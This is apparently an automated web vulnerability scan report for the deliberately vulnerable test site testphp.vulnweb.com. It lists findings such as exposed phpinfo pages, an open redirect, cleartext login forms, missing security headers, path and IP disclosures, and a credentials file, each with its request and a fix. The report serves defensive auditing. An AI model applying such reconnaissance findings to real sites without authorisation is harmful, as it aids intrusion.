.htaccess (Apache HTTP Server with mod\_php)

```
php_flag display_errors off
php_flag log_errors on
```

#### References

## PHP Runtime Configuration (display errors)

https://www.php.net/manual/en/errorfunc.configuration.php#ini.display-errors

## PHP Runtime Configuration (log\_errors)

https://www.php.net/manual/en/errorfunc.configuration.php#ini.log-errors

# PHP open\_basedir is not set

The open\_basedir configuration directive will limit the files that can be opened by PHP to the specified directory-tree. When a script tries to open a file with, for example, fopen() or gzopen(), the location of the file is checked. When the file is outside the specified directory-tree, PHP will refuse to open it. open\_basedir is a good protection against remote file inclusion vulnerabilities. For a remote attacker it is not possible to break out of the open\_basedir restrictions if he is only able to inject the name of a file to be included. Therefore the number of files he will be able to include with such a local file include vulnerability is limited.

## **Impact**

Application dependant - possible remote code inclusion.

# http://testphp.vulnweb.com/secured/phpinfo.php

Verified

This vulnerability was detected using the information from phpinfo() page.

open\_basedir: no value

## Request

GET /secured/phpinfo.php HTTP/1.1

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

## Recommendation

You can set open\_basedir from php.ini

### php.ini

open\_basedir = your\_application\_directory

## References

Description of core php.ini directives

# PHP session.use\_only\_cookies disabled

When use\_only\_cookies is disabled, PHP will pass the session ID via the URL. This makes the application more vulnerable to session hijacking attacks. Session hijacking is basically a form of identity theft wherein a hacker impersonates a legitimate user by stealing his session ID. When the session token is transmitted in a cookie, and the request is made on a secure channel (that is, it uses SSL), the token is secure.

## **Impact**

Application dependant - possible session hijacking.

# http://testphp.vulnweb.com/secured/phpinfo.php Verified

This vulnerability was detected using the information from phpinfo() page.

session.use\_only\_cookies: On

#### Request

GET /secured/phpinfo.php HTTP/1.1

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

## Recommendation

You can enabled session.use\_only\_cookies from php.ini or .htaccess.

# php.ini

session.use\_only\_cookies = 'on'

#### .htaccess

php\_flag session.use\_only\_cookies on

#### References

## **Runtime Configuration**

https://www.php.net/session.configuration

# **PHPinfo** pages

One or more phpinfo() pages were found. The phpinfo() function exposes a large amount of information about the PHP configuration and that of its environment. This includes information about PHP compilation options and extensions, the PHP version, server information, OS version information, paths, master and local values of configuration options, HTTP headers, and the PHP License.

## **Impact**

The phpinfo() pages may expose sensitive information that may help an malicious user to prepare more advanced attacks.

# http://testphp.vulnweb.com/

Confidence: 95%

PHPinfo pages found:

/secured/phpinfo.php <title>phpinfo()</title>

### Request

GET /secured/phpinfo.php HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

Remove either the call to the phpinfo() function from the file(s), or the file(s) itself.

### References

### PHP phpinfo

https://www.php.net/manual/en/function.phpinfo.php

# **Unencrypted connection**

This scan target was connected to over an unencrypted connection. A potential attacker can intercept and modify data sent and received from this site.

# **Impact**

Possible information disclosure.

# http://testphp.vulnweb.com/

Verified

### Request

GET / HTTP/1.1

Acunetix-Aspect: enabled

 $Acunetix-A spect-Password:\ 082119f75623eb7abd7bf357698ff66c$ 

Acunetix-Aspect-ScanID: 8787269341669118774 Acunetix-Aspect-Queries: filelist;aspectalerts;packages

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

The site should send and receive data over a secure (HTTPS) connection.

# **URL** redirection

This script is possibly vulnerable to URL redirection attacks.

URL redirection is sometimes used as a part of phishing attacks that confuse visitors about which web site they are visiting.

# **Impact**

A remote attacker can redirect users from your website to a specified URL. This problem may assist an attacker to conduct phishing attacks, trojan distribution, spammers.

# http://testphp.vulnweb.com/redir.php

URL encoded GET input r was set to http://xfs.bxss.me

#### Request

GET /redir.php?r=http://xfs.bxss.me HTTP/1.1

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

## Recommendation

Your script should properly sanitize user input.

### References

# **Unvalidated Redirects and Forwards Cheat Sheet**

https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated\_Redirects\_and\_Forwards\_Cheat\_Sheet.html

# HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics

https://packetstormsecurity.com/papers/general/whitepaper\_httpresponse.pdf

# User credentials are sent in clear text

User credentials are transmitted over an unencrypted channel. This information should always be transferred via an encrypted channel (HTTPS) to avoid being intercepted by malicious users.

# **Impact**

A third party may be able to read the user credentials by intercepting an unencrypted HTTP connection.

# http://testphp.vulnweb.com/

Forms with credentials sent in clear text:

• http://testphp.vulnweb.com/login.php

Form name: loginform Form action: userinfo.php Form method: POST Password input: pass

• http://testphp.vulnweb.com/signup.php

Form name: form1

Form action: /secured/newuser.php

Form method: POST Password input: upass

### Request

GET /login.php HTTP/1.1 Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774 Acunetix-Aspect-Queries: aspectalerts; packages

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

 $User-Agent: Mozilla/5.0 \ (Windows\ NT\ 10.0;\ Win64;\ x64)\ AppleWebKit/537.36 \ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36 \ (KHTML,\ like\$ 

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

Because user credentials are considered sensitive information, should always be transferred to the server over an encrypted connection (HTTPS).

# WS\_FTP log file found

WS\_FTP is a popular FTP client. This application creates a log file named WS\_FTP.LOG. This file contains sensitive data such as file source/destination and file name, date/time of upload etc.

# **Impact**

This file may expose sensitive information that may help an malicious user to prepare more advanced attacks.

# http://testphp.vulnweb.com/pictures/WS\_FTP.LOG

Verified

Pattern found:

#### Request

GET /pictures/WS FTP.LOG HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

 $User-Agent: Mozilla/5.0 \ (Windows\ NT\ 10.0;\ Win64;\ x64)\ AppleWebKit/537.36 \ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36$ 

Host: testphp.vulnweb.com Connection: Keep-alive

#### Recommendation

Remove this file from your website or change its permissions to remove access.

#### References

### ws\_ftp.log

https://seclists.org/fulldisclosure/2004/Aug/703

# Clickjacking: X-Frame-Options header

Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages.

The server did not return an X-Frame-Options header with the value DENY or SAMEORIGIN, which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page inside a frame or iframe. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into untrusted sites.

# **Impact**

The impact depends on the affected web application.

# http://testphp.vulnweb.com/

Paths without secure XFO header:

- http://testphp.vulnweb.com/
- http://testphp.vulnweb.com/search.php
- http://testphp.vulnweb.com/AJAX/index.php
- http://testphp.vulnweb.com/AJAX/showxml.php
- http://testphp.vulnweb.com/wvstests/pmwiki\_2\_1\_19/scripts/version.php
- http://testphp.vulnweb.com/artists.php
- http://testphp.vulnweb.com/listproducts.php

- http://testphp.vulnweb.com/product.php
- http://testphp.vulnweb.com/bxss/adminPan3l/index.php
- http://testphp.vulnweb.com/comment.php
- http://testphp.vulnweb.com/cart.php
- http://testphp.vulnweb.com/Mod\_Rewrite\_Shop/
- http://testphp.vulnweb.com/Mod\_Rewrite\_Shop/Details/color-printer/3/
- http://testphp.vulnweb.com/categories.php
- http://testphp.vulnweb.com/Connections/DB\_Connection.php
- http://testphp.vulnweb.com/disclaimer.php
- http://testphp.vulnweb.com/Templates/main\_dynamic\_template.dwt.php
- http://testphp.vulnweb.com/guestbook.php
- http://testphp.vulnweb.com/\_mmServerScripts/MMHTTPDB.php
- http://testphp.vulnweb.com/hpp/
- http://testphp.vulnweb.com/index.php

### Request

GET / HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774 Acunetix-Aspect-Queries: filelist;aspectalerts;packages

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors directive. Consult Web references for more information about the possible values for this header.

# References

### The X-Frame-Options response header

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

### Clickjacking

https://en.wikipedia.org/wiki/Clickjacking

### **OWASP Clickjacking**

https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking\_Defense\_Cheat\_Sheet.html

### Frame Buster Buster

https://stackoverflow.com/questions/958997/frame-buster-buster-buster-code-needed

# Cookies with missing, inconsistent or contradictory properties

At least one of the following cookies properties causes the cookie to be invalid or incompatible with either a different property of the same cookie, of with the environment the cookie is being used in. Although this is not a vulnerability in itself, it will likely lead to unexpected behavior by the application, which in turn may cause secondary security issues.

# **Impact**

Cookies will not be stored, or submitted, by web browsers.

# http://testphp.vulnweb.com/

/erified

List of cookies with missing, inconsistent or contradictory properties:

http://testphp.vulnweb.com/logout.php

Cookie was set with:

Set-Cookie: login=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0

This cookie has the following issues:

- Cookie without SameSite attribute.

When cookies lack the SameSite attribute, Web browsers may apply different and sometimes unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate value of either "Strict", "Lax", or "None".

### Request

GET /logout.php HTTP/1.1 Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774 Acunetix-Aspect-Queries: aspectalerts;packages

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip, deflate

 $User-Agent: Mozilla/5.0 \ (Windows\ NT\ 10.0;\ Win 64;\ x 64)\ AppleWebKit/537.36 \ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36$ 

Host: testphp.vulnweb.com Connection: Keep-alive

# Recommendation

Ensure that the cookies configuration complies with the applicable standards.

### References

### MDN | Set-Cookie

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie

### Securing cookies with cookie prefixes

https://www.sjoerdlangkemper.nl/2017/02/09/cookie-prefixes/

### Cookies: HTTP State Management Mechanism

https://tools.ietf.org/html/draft-ietf-httpbis-rfc6265bis-05

### SameSite Updates - The Chromium Projects

https://www.chromium.org/updates/same-site

### draft-west-first-party-cookies-07: Same-site Cookies

https://tools.ietf.org/html/draft-west-first-party-cookies-07

# Cookies without HttpOnly flag set

One or more cookies don't have the HttpOnly flag set. When a cookie is set with the HttpOnly flag, it instructs the browser that the cookie can only be accessed by the server and not by client-side scripts. This is an important security protection for session cookies.

# **Impact**

Cookies can be accessed by client-side scripts.

# http://testphp.vulnweb.com/

Verified

Cookies without HttpOnly flag set:

• http://testphp.vulnweb.com/logout.php

Set-Cookie: login=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0

#### Request

GET /logout.php HTTP/1.1 Acunetix-Aspect: enabled

 $Acunetix-A spect-Password:\ 082119f75623eb7abd7bf357698ff66c$ 

Acunetix-Aspect-ScanID: 8787269341669118774 Acunetix-Aspect-Queries: aspectalerts;packages

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.8

Accept-Encoding: gzip,deflate

 $User-Agent: Mozilla/5.0 \ (Windows\ NT\ 10.0;\ Win64;\ x64)\ AppleWebKit/537.36 \ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36 \ (KHTML,\ like\$ 

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

If possible, you should set the HttpOnly flag for these cookies.

# Possible sensitive files

A possible sensitive file has been found. This file is not directly linked from the website. This check looks for common sensitive resources like password files, configuration files, log files, include files, statistics data, database dumps. Each one of these files could help an attacker to learn more about his target.

# **Impact**

This file may expose sensitive information that could help a malicious user to prepare more advanced attacks.

# http://testphp.vulnweb.com/

Possible sensitive files:

• http://testphp.vulnweb.com/hpp/test.php

### Request

GET /hpp/test.php HTTP/1.1 Accept: vljtqoko/vhpw Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

Restrict access to this file or remove it from the website.

### References

## Web Server Security and Database Server Security

https://www.acunetix.com/websitesecurity/webserver-security/

# Content Security Policy (CSP) not implemented

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.

Content Security Policy (CSP) can be implemented by adding a **Content-Security-Policy** header. The value of this header is a string containing the policy directives describing your Content Security Policy. To implement CSP, you should define lists of allowed origins for the all of the types of resources that your site utilizes. For example, if you have a simple site that needs to load scripts, stylesheets, and images hosted locally, as well as from the jQuery library from their CDN, the CSP header could look like the following:

```
Content-Security-Policy:
default-src 'self';
script-src 'self' https://code.jquery.com;
```

It was detected that your web application doesn't implement Content Security Policy (CSP) as the CSP header is missing from the response. It's recommended to implement Content Security Policy (CSP) into your web application.

# **Impact**

CSP can be used to prevent and/or mitigate attacks that involve content/code injection, such as cross-site scripting/XSS attacks, attacks that require embedding a malicious resource, attacks that involve malicious use of iframes, such as clickjacking attacks, and others.

# http://testphp.vulnweb.com/

Paths without CSP header:

- http://testphp.vulnweb.com/
- http://testphp.vulnweb.com/AJAX/index.php
- http://testphp.vulnweb.com/wvstests/pmwiki\_2\_1\_19/scripts/version.php
- http://testphp.vulnweb.com/artists.php
- http://testphp.vulnweb.com/listproducts.php
- http://testphp.vulnweb.com/product.php
- http://testphp.vulnweb.com/comment.php
- http://testphp.vulnweb.com/bxss/adminPan3l/index.php
- http://testphp.vulnweb.com/Mod\_Rewrite\_Shop/
- http://testphp.vulnweb.com/Mod\_Rewrite\_Shop/Details/color-printer/3/
- http://testphp.vulnweb.com/categories.php
- http://testphp.vulnweb.com/Connections/DB\_Connection.php
- http://testphp.vulnweb.com/disclaimer.php
- http://testphp.vulnweb.com/Templates/main\_dynamic\_template.dwt.php
- http://testphp.vulnweb.com/guestbook.php
- http://testphp.vulnweb.com/\_mmServerScripts/MMHTTPDB.php
- http://testphp.vulnweb.com/hpp/
- http://testphp.vulnweb.com/index.php
- http://testphp.vulnweb.com/secured/database\_connect.php
- http://testphp.vulnweb.com/login.php
- http://testphp.vulnweb.com/privacy.php

# Request

GET / HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774 Acunetix-Aspect-Queries: filelist;aspectalerts;packages

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml + xml, application/xml; q = 0.9, \*/\*; q = 0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

It's recommended to implement Content Security Policy (CSP) into your web application. Configuring Content Security Policy involves adding the **Content-Security-Policy** HTTP header to a web page and giving it values to control resources the user agent is allowed to load for that page.

### References

## Content Security Policy (CSP)

https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

## **Implementing Content Security Policy**

https://hacks.mozilla.org/2016/02/implementing-content-security-policy/

# **Email addresses**

One or more email addresses have been found on this website. The majority of spam comes from email addresses harvested off the internet. The spam-bots (also known as email harvesters and email extractors) are programs that scour the internet looking for email addresses on any website they come across. Spambot programs look for strings like myname@mydomain.com and then record any addresses found.

# **Impact**

Email addresses posted on Web sites may attract spam.

# http://testphp.vulnweb.com/

Emails found:

 http://testphp.vulnweb.com/ wvs@acunetix.com

wvs@acunetix.com

wvs@acunetix.com

- http://testphp.vulnweb.com/search.php
- http://testphp.vulnweb.com/artists.php
- wvs@acunetix.comhttp://testphp.vulnweb.com/listproducts.php
- wvs@acunetix.comhttp://testphp.vulnweb.com/product.php
- http://testphp.vulnweb.com/cart.php wvs@acunetix.com
- http://testphp.vulnweb.com/categories.php wvs@acunetix.com

- http://testphp.vulnweb.com/disclaimer.php wvs@acunetix.com
- http://testphp.vulnweb.com/Templates/main\_dynamic\_template.dwt.php wvs@acunetix.com
- http://testphp.vulnweb.com/guestbook.php

wvs@acunetix.com

 http://testphp.vulnweb.com/index.php wvs@acunetix.com

- http://testphp.vulnweb.com/login.php wvs@acunetix.com
- http://testphp.vulnweb.com/signup.php wvs@acunetix.com
- http://testphp.vulnweb.com/404.php wvs@acunetix.com
- http://testphp.vulnweb.com/logout.php wvs@acunetix.com

### Request

GET / HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774 Acunetix-Aspect-Queries: filelist;aspectalerts;packages

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

Check references for details on how to solve this problem.

### References

### Anti-spam techniques

https://en.wikipedia.org/wiki/Anti-spam\_techniques

# Internal IP address disclosure

One or more strings matching an internal IPv4 address were found. These IPv4 addresses may disclose information about the IP addressing scheme of the internal network. This information can be used to conduct further attacks.

The significance of this finding should be confirmed manually.

# **Impact**

Possible sensitive information disclosure.

# http://testphp.vulnweb.com/

Pages with internal IPs:

- http://testphp.vulnweb.com/404.php 192.168.0.28
- http://testphp.vulnweb.com/secured/phpinfo.php 192.168.0.5
- http://testphp.vulnweb.com/pictures/ipaddresses.txt
   192.168.0.26

### Request

GET /404.php HTTP/1.1 Acunetix-Aspect: enabled

 $Acunetix-A spect-Password:\ 082119f75623eb7abd7bf357698ff66c$ 

Acunetix-Aspect-ScanID: 8787269341669118774 Acunetix-Aspect-Queries: aspectalerts; packages

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

Prevent this information from being displayed to the user.

# **No HTTP Redirection**

It was detected that your web application uses HTTP protocol, but doesn't automatically redirect users to HTTPS.

# **Impact**

In some circumstances, it could be used for a man-in-the-middle (MitM) attack

# http://testphp.vulnweb.com/

#### Request

GET / HTTP/1.1

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

 $User-Agent:\ Mozilla/5.0\ (Windows\ NT\ 10.0;\ Win 64;\ x 64)\ AppleWebKit/537.36\ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36$ 

Host: testphp.vulnweb.com Connection: Keep-alive

# Recommendation

It's recommended to implement best practices of HTTP Redirection into your web application. Consult web references for more information

### References

# **HTTP Redirections**

https://infosec.mozilla.org/guidelines/web\_security#http-redirections

# **PHP Version Disclosure**

The web server is sending the X-Powered-By: response headers, revealing the PHP version.

## **Impact**

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

# http://testphp.vulnweb.com/

Version detected: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.

### Recommendation

Configure your web server to prevent information leakage from its HTTP response.

#### References

### PHP Documentation: header\_remove()

https://www.php.net/manual/en/function.header-remove.php

### PHP Documentation: php.ini directive expose php

https://www.php.net/manual/en/ini.core.php#ini.expose-php

# Possible server path disclosure (Unix)

One or more fully qualified path names were found. From this information the attacker may learn the file system structure from the web server. This information can be used to conduct further attacks.

This alert may be a false positive, manual confirmation is required.

# **Impact**

Possible sensitive information disclosure.

# http://testphp.vulnweb.com/

Pages with paths being disclosed:

- http://testphp.vulnweb.com/pictures/path-disclosure-unix.html
  - >/usr/local/etc/httpd/htdocs2/destination
- http://testphp.vulnweb.com/secured/phpinfo.php
   :/usr/obj/usr/src/sys/GENERIC

#### Request

GET /pictures/path-disclosure-unix.html HTTP/1.1

Acunetix-Aspect: enabled

 $Acunetix-A spect-Password:\ 082119f75623eb7abd7bf357698ff66c$ 

Acunetix-Aspect-ScanID: 8787269341669118774

Acunetix-Aspect-Queries: aspectalerts; packages

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

Prevent this information from being displayed to the user.

#### References

### **Full Path Disclosure**

https://www.owasp.org/index.php/Full\_Path\_Disclosure

# Possible server path disclosure (Windows)

One or more fully qualified path names were been found. From this information the attacker may learn the file system structure from the web server. This information can be used to conduct further attacks.

This alert may be a false positive, manual confirmation is required.

# **Impact**

Possible sensitive information disclosure.

# http://testphp.vulnweb.com/

Pages with paths being disclosed:

http://testphp.vulnweb.com/pictures/path-disclosure-win.html
 C:\Inetpub\wwwroot\comparatii.php

#### Request

GET /pictures/path-disclosure-win.html HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774 Acunetix-Aspect-Queries: aspectalerts; packages

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

 $User-Agent: Mozilla/5.0 \ (Windows\ NT\ 10.0;\ Win64;\ x64)\ AppleWebKit/537.36 \ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36 \ (KHTML,\ like\$ 

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

Prevent this information from being displayed to the user.

# References

### **Full Path Disclosure**

https://www.owasp.org/index.php/Full\_Path\_Disclosure

# Possible username or password disclosure

One or more credential pairs (username+password) were found. This information could be sensitive.

This alert may be a false positive, manual confirmation is required.

# **Impact**

Possible sensitive information disclosure.

# http://testphp.vulnweb.com/

Pages containing credentials:

• http://testphp.vulnweb.com/pictures/credentials.txt

username=test password=something

### Request

GET /pictures/credentials.txt HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774 Acunetix-Aspect-Queries: aspectalerts; packages

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

Remove these file(s) from your website or change its permissions to remove access.

# Coverage

http://testr	php.vulnweb.com
mmSe	
	HTTPDB.php
myse myse	
🛅 .idea	
<b>scop</b>	nes es
s s	cope_settings.xml
🖹 .nam	ne
acua	ırt.iml
enco	odings.xml
misc	.xml
<u>■</u> mod	lules.xml
VCS.X	cml
work	kspace.xml
admin admin	
crea	te.sql
<b>AJAX</b>	
artis artis	ts.php
ate;	gories.php
l htac	cess.conf
inde 🖹	x.php
	artist.php
i i	nputs
	GET id
	categ.php
<u>₩</u> 11	nputs  GET id
A	
	title.php nputs
	POST id
	wxml.php
	nputs
	POST text/xml
	POST xml.node@name, xml.node#text
style	2S.CSS
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i office.htm
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